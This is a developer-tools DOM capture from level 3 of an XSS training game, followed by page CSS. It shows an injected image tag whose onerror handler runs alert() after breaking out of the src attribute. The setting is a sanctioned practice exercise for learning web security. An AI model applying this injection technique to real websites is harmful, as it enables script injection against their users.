#document (https://xss-game.appspot.com/level3/frame#1)
<!DOCTYPE html>
<html>
<head>…</head>
<body id="level3">
…
Image 1
Image 2
Image 3
 == $0
"Image 1"

<img src="/static/level3/cloud1" onerror="alert()" .jpg'>

</body>
</html>
</iframe>

<h2>…</h2>
<iframe id="source-frame" src="/level3/source">…</iframe>
<h2>…</h2>
…
</body>
</html>
html body div#game-frame-container iframe.game-frame html body#level3 div#tabContent
#level3 #tabContent { border-width: 2px 2px 2px 2px; border-style: solid; border-color: #ccc; width: 568px; margin-right: 5px; height: 190px; padding: 4px; text-align: center; font-size: 18px; font-weight: bold; overflow-y: scroll; }
div { display: block; unicode-bidi: isolate; }
#level3 { font-family: Helvetica, Verdana, sans-serif; color: #333; width: 580px; }
body { background-color: #ffffff; font-family: Verdana,